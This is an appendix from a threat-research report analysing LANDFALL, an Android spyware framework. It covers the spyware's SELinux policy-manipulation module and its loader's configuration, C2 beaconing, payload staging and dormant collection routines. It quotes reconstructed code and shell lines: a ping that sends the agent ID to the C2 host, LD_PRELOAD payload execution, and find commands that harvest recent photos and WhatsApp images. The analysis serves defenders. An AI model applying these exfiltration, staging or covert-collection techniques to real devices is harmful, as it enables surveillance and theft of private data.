- NVD - CVE-2025-43300 – NIST
- NVD - CVE-2025-55177 – NIST
- Samsung Mobile Security Updates – Samsung
- WhatsApp Security Advisories 2025 – WhatsApp
- Stealth Falcon's Exploit of Microsoft Zero Day Vulnerability – Check Point Research
- Stealth Falcon preying over Middle Eastern skies with Deadglyph – ESET
- Buying Spying [PDF] – Google TAG
- New details on commercial spyware vendor Variston – Google TAG
- IP address entry for 91.132.92[.]35 – Turkish National CERT (USOM)
- CVE-2025-21043 Analysis: When DNG Opcodes Become Attack Vectors – Blog, Matt Suiche
- ELEGANT BOUNCER Detection Framework – Matt Suiche, GitHub

Appendices

Appendix A: SELinux Policy Manipulation

LANDFALL's component for SELinux policy manipulation is l.so. This file provides a capability to bypass system security controls. It is decompressed from /data/data/com.samsung.ipservice/files/l to /data/data/com.samsung.ipservice/files/l.so and executed.

Rather than containing hard-coded rules, l.so implements a generic engine that can dynamically parse and load new SELinux policy statements from an external source, modifying the running policy in memory.

Relevant and unique exported functions:

- sepolicy_from_data: Load policy from binary data
- sepolicy_add_statement: Add individual policy statements
- sepolicy_to_buffer: Serialize modified policy
- sepolicy_delete: Clean up policy objects

Appendix B: Additional Details on LANDFALL Spyware Analysis

This appendix details the observed capabilities of the loader component of LANDFALL, as well as those we infer exist in other modules of the complete LANDFALL framework that we have not yet accessed.

LANDFALL's Bridge Head, named on the disk as b.so, is loaded by an exploit on the device. Immediately after being loaded post-exploit, LANDFALL parses LD_PRELOAD from the environment to avoid inheriting upstream preloads. It reads the effective user ID via geteuid() and stores it globally so later branches can adjust behavior for root versus non-root. Then it calls into the main routine.

It gathers process basics (parent pid, euid, Android build string), reads a runner flag from the environment variable R and takes a copy of it for later actions. This value (typically I for interactive or P for passive) will be reported to the command and control and determine how it launches a later staged payload. It resolves its own mapped path, selects the app-private base at /data/data/com.samsung.ipservice/files/ as its working directory and then constructs two child paths there. One path is for the staged download and one is for the final l.so used for execution.

Configuration

LANDFALL reads and XOR-decrypts a JSON configuration directly from its own file. The spyware normalizes configuration by writing internal defaults back into the parsed object: numeric fields default when missing or zero, and certain booleans are coerced to fixed values regardless of the supplied configuration. Finally, it checks that a public key (X.509 DER) is present in the configuration and exits otherwise.

Table 8 summarizes the configuration normalization performed at this stage.

Key Name	Value Type	Default	Required
allow_wifi	**boolean**	**Enforced true (overrides false/missing to true)**	**No**
allow_mobile	**boolean**	**Enforced true (overrides false/missing to true)**	**No**
allow_roaming	**boolean**	**Default false if missing/false; true remains true**	**No**
allow_min_battery	**integer**	**0 if value is 0 or missing**	**No**
sleep_time	**integer (seconds)**	**60 if value is 0 or missing**	**No**
sleep_time_between_retries	integer (seconds)	35 if value is 0 or missing	No
suicide_time	integer (seconds)	7200 if value is 0 or missing	No

live_mode_expiration	integer (seconds)	0 if value is 0 or missing	No
socket_timeout	integer (seconds)	5 if value is 0 or missing	No
is_persistent	boolean	Default false if missing/false; true remains true	No
bridge_head_version_major	integer	Hard-set to 2 (always)	No
bridge_head_version_minor	integer	Hard-set to 1 (always)	No
cnc_hostname	string	None; must be present	Yes
cnc_port	integer	None; must be non-zero	Yes
cnc_base_url	string	None; must be present	Yes
agent_id	string (UUID)	None; must be present	Yes
command_id	string (UUID)	None; must be present	Yes
commands	array	Must exist; read and freed (structure not retained here)	Yes
public_key	X.509 DER (bytes)	None; must be present and valid	Yes

Table 8. Keys and values for LANDFALL malware.

Communication With the C2 Server

Once configuration is complete, b.so loads the necessary network and encryption functions, sets up its SSL environment, and prepares a secure client context for future HTTPS communication. If any part of this setup fails, it exits cleanly rather than risk a partial setup.

Before entering the C2 beaconing loop, it optionally emits telemetry. If it is running as root, it formats a concise "started" line that includes:

- A fixed version marker (e.g., v1.5.0)
- pid
- euid
- Runner mode

It then sends that via a POST request to the C2 server, as shown below.

```
None
BH v1.5.0 ended - pid: %d,incremental_build: %s, runner: %s
```

If the runner mode is I, it prepares the SELinux helper first: it locates the compressed policy helper (/data/data/com.samsung.ipservice/files/l), inflates it via an internal XZ decoder into a fresh buffer, and writes the result to data/data/com.samsung.ipservice/files/l.so. Then it beacons to the C2 server by sending ping using the hyphen-stripped agent_id as payload. The outcome doesn't gate the rest of the flow, and it serves as an operator telemetry.

An example of code for an I-mode ping follows.

```
None
char *id = strdup(cfg.agent_id); remove_hyphens(id);
snprintf(cmd, sizeof(cmd), "ping -c 1 -w 1 -p 5%s %s", id,
cfg.cnc_hostname);
exec_sync(cmd);
```

Only then does the main C2 beaconing loop begin. It records time zero and enforces a strict wall-clock budget of about 7,200 seconds (suicide_time) for the entire session.

It zeros two large, reusable path buffers: one for the raw blob that may arrive from the server, and a sibling for the decompressed shared object. Both paths live under the app-private working directory (e.g., /data/data/com.samsung.ipservice/files/). With the paths ready, it contacts the command and control server by building a compact, URL-encoded style body of key=value pairs:

- A protocol/variant tag; the beacon message type
- The agent_id, command_id and a fresh upload_id (UUIDv4) for correlation
- source=bridge_head
- Euid
- The runner flag and its on-disk install path

When applicable, it computes a SHA-1 over part of the message and appends it. It uses the following Chrome User-Agent string:

- Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/44.0.2403.89 Safari/537.36

Requests are directed at the configured base path (e.g., POST /is/ HTTP/1.0). Before any application data is sent, it pins the TLS connection.

While reading the response from the C2 server, LANDFALL checks the response status code and looks through the headers to determine the message length and type. Some status codes — particularly timeouts and a masked set of 4xx/5xx (e.g., 408, 504) — are treated as transient and trigger sleep(sleep_time_between_retries) (default 35 seconds) before retrying with a fresh connection. A not-found response (e.g., 404) is considered terminal for this run and exits the loop. If the status indicates success and a body is present, LANDFALL proceeds to staging.

Next-Stage Payloads

Staging starts by cleaning up the file system state. If an old raw blob exists at the temporary path, it removes it. It writes the raw bytes to a staging file named aa.so under the working directory, and then, attempts to decompress them using a built-in XZ/LZMA decoder that inflates into a pre-allocated approximately 5 MiB buffer.

On success, it writes the decompressed bytes to dec_a.so (the final .so path) under the working directory, clears the temporary aa.so and sets the file mode on dec_a.so to 777 to ensure it’s loadable in various contexts.

Example XZ inflater (trimmed):

```
C/C++
// allocate ~5 MiB out buffer
void *out = calloc(0x500000, 1);
int out_len = 0;
if (xz_decompress(raw, raw_len, /*in_cb*/NULL,
/*out_cb*/NULL, out, &out_len) == 0) {
    write_file(out, out_len, final_path);
}
```

With the shared object in place (dec_a.so), it chooses an execution strategy based on the runner flag. For interactive setups (I), it exports two environment variables and launches a benign system tool synchronously:

- LD_PRELOAD=<final.so> PRELOAD_PATH=/data/data/com.samsung.ipservice/files/l.so /system/bin/id (where <final.so> is dec_a.so)

The PRELOAD_PATH points at the device path where SELinux policy content is expected, allowing the preloaded code to find and apply policy at startup. Note that this PRELOAD_PATH is only used in interactive mode, the passive running path omits it.

For passive runs (P), it launches the same tool in the background:

- LD_PRELOAD=<final.so> /system/bin/id (with <final.so> is dec_a.so)

This is done so control returns quickly while the helper initializes in another process. Internally, both are dispatched via a shell wrapper (/system/bin/sh -c <cmd>). In both cases, it accepts only narrow success results:

- exit code 0 or a specific 0x15; anything else is treated as failure and breaks out of the loop

On successful load, it formats and sends an “ended” line mirroring the opening message including:

- Version marker
- pid
- incremental_build
- runner

```
None
BH v1.5.0 ended - pid: %d,incremental_build: %s, runner: %s
```

It then frees transient strings and buffers. If no payload was available, or if a transient error occurred, it checks the elapsed wall-clock time against its approximately 7,200-second budget. If there’s time left, it sleeps the configured interval and tries again.

Finally, when the loop finishes, either after a successful loading of the next stage or due to time budget or unrecoverable errors, it unwinds cleanly. If it is running as root, it prefers a direct _exit(status) path instead of a normal return to minimize side effects in the runtime. In all cases, it aims to leave behind only the minimum artifacts needed for the staged code to continue.

Unreferenced Capabilities

During reverse engineering, we identified multiple routines compiled into the b.so component that are not invoked by its observed control flow. These latent features appear designed for use by the follow-on modules loaded.

It is also very probable that some of these functions are leftovers from older versions of LANDFALL. They reveal concrete behaviors oriented around WhatsApp media paths, DCIM discovery, file system staging and process hygiene on Android:

- One routine prepares a “started” telemetry line and then interacts with the device’s media subsystem. It formats the line:
  - BH v1.5.0 started - pid: , euid=, incremental_build: v1.5.0, runner:
- If its internal checks pass, it executes a broadcast to force a gallery rescan using the exact shell:
  - am broadcast -a android.intent.action.MEDIA_SCANNER_SCAN_FILE -d file:///sdcard/DCIM/hacked.jpg
- In the same flow, it also constructs a “newest photo” probe over DCIM using:
  - find /sdcard/DCIM -type f -exec ls -t1 {} + | grep -v hacked| head -1
  - This pattern is consistent with harvesting the latest camera item while excluding an artifact it can plant. This routine is compiled in but not called by any other code in the sample.
- WhatsApp media path planter. Another routine decodes a hard-coded Base64 1x1 PNG (iVBORw0KGgoAAAANSUhEUgAAAAEAAAABCAYAAAAfFcSJ…JRU5ErkJggg==) and searches WhatsApp’s media directories on external storage for a recent file path that matches the agent’s identifier

(the UUID is first stripped of hyphens). It builds and executes a search pipeline across both default (ID 0) and multi-user (ID 95) paths:
    - find /storage/emulated/0/Android/media/com.whatsapp/WhatsApp/Media/WhatsApp\ Images/ /storage/emulated/95/Android/media/com.whatsapp/WhatsApp/Media/WhatsApp\ Images/ -type f -atime -720m -maxdepth 1 -exec grep -lo '.*<agentIdNoHyphens>.*' {} \; -quit 2>/dev/null.
    - If such a path is returned, it writes the decoded PNG there verbatim. This looks like a cover-artifact or covert marker stage aimed at WhatsApp images.
- Another helper takes a base directory and a string and returns one matching JPEG path by executing:
    - find <base> -name '*.jpg' -exec grep -le '.*<pattern>.*' {} \;
    - It trims trailing newlines and verifies the path exists before returning.
- Zygote avoidance check: A process-hygiene helper allocates a buffer for its own cmdline and returns success only when the name does not match zygote or zygote64. It is designed to avoid Android's special host processes.
- SELinux symbol resolver and cleanup: Two small routines handle dynamic SELinux plumbing.
    - One dlopens /system/lib64/libselinux.so and resolves getfilecon and setfilecon into global function pointers.
    - The other tears this down and clears the pointers.
    - Both exist to support policy/file-context work but are not referenced by the observed code path.
- A more substantial routine accepts a list of file system paths. For each, it saves the current label via getfilecon, invokes an internal labeler on the path, applies ownership via chown and then restores the saved label with setfilecon. It returns distinct negative codes when chown or setfilecon fail.
- There is a file probe that attempts to open a path and maps the outcome to internal status codes (success, permission denied, not found, generic error). It also resets internal library state (including any previously opened SELinux handles).
- Map process-execution outcome to message status: A tiny mapper converts the result of an internal command-execution helper into message catalog codes (e.g., mapping a specific return (1) to CMD_STAT_* code 0x0C and 2–3 to 0x51). It standardizes reporting for helpers but is not reached by the current logic.
- Building a device-report JSON array: Another dormant routine constructs a cJSON array where each entry carries device_path, a Base64-encoded binary field, a last_updated boolean and a textual state derived from the internal CMD_STAT_* table. It walks an input vector, reads the referenced file into memory, Base64 encodes it and appends to the array.
- A small string-templating helper finds occurrences of the token --working_dir-- inside a JSON value and replaces them with the runtime path tracked by the b.so.
- Appending TracerPid to telemetry: A diagnostic helper parses /proc/self/status, extracts the TracerPid line, converts it to an integer, and, if greater than zero, appends a formatted key/value into the request body via the b.so's string-builder.
- A staging helper concatenates an existing buffer with a pseudo-random block derived from an input string:
    - It seeds a byte with rand()
    - It XORs each subsequent byte of the input into a rolling accumulator
    - It writes the accumulator bytes as a suffix
    - It then writes the combined buffer to a given file path via the b.so's writer

- A two-step installer/uninstaller pair uses three config keys: persistency_origin, persistency_payload and persistency_backup. The main routine checks that all three are set, copies the backup back to the origin if needed and then deletes the payload file. It returns distinct status codes (0x4B/0x4C/0x4D) that map to the message catalog entries for “no config,” “failed move” and “failed unlink.” A sibling routine conditionally creates or truncates the backup file (fopen with mode “w”) when a global persistence flag is set.
- Battery percentage via sysfs: A utility reads battery capacity from the system’s power-supply sysfs, checking two common locations: /sys/class/power_supply/battery/capacity and /sys/class/power_supply/Battery/capacity.
- Two routines set up and finalize the working directory under app-private storage.
    - The first creates the directory tree, applies mode 0771 (0x1F9), temporarily adds execute to the parent and copies the resolved path into config. And, when running as root, it attempts to mount a tmpfs at that location to keep artifacts in memory
    - The second (cleanup/finalize) can, when root and the directory exists, run lsof | grep <working_dir> and ship the result home. It then restores the parent directory’s original mode and frees the path buffer
- Process discovery by SELinux context and by cmdline: Two search helpers iterate /proc, building and reading per-PID files.
    - One compares /proc/%d/attr/current against a target SELinux context and then confirms the process has PPID 1
    - The other compares /proc/%d/cmdline against a target cmdline
    - On a match, they write the PID to an out-parameter and return success
- Debug-printing a variant array: A developer-facing routine prints a small typed array structure. It formats type names from a table, dumps short byte arrays inside square brackets and emits a single character for a specific type, one element per line. This looks like leftover debugging and is not invoked by active code.

None of these helpers are exercised by this component’s main execution loop. Their presence is consistent with a staged architecture in which subsequently loaded shared objects, forming the complete LANDFALL framework, expand collection and persistence using capabilities already compiled into this loader.

Source: https://unit42.paloaltonetworks.com/landfall-is-new-commercial-grade-android-spyware/